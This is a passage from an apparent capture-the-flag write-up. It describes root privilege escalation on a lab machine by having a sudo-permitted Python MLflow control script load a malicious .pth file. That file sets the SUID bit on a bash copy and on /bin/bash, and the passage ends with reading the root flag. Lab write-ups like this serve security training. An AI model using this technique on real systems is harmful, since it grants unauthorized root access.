
A detailed ls -la listing of /tmp shows that bashh is owned by root and has the SUID bit set (-rwsr-xr-x), confirming that the privilege escalation succeeded.

Executing sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status loads the new .pth file. An error about /tmp/bashh appears (leftover from the previous attempt), but the MLflow status check still succeeds, confirming the payload ran as root.

The SUID copy /tmp/bashh was removed with rm -rf bashh after it failed to provide a proper interactive root shell.

Running /bin/bash -p now shows an effective UID and GID of 0 (root), proving that the malicious plugin successfully set the SUID bit on /bin/bash.

After obtaining a root shell, the /root/root.txt file revealed the root flag hash.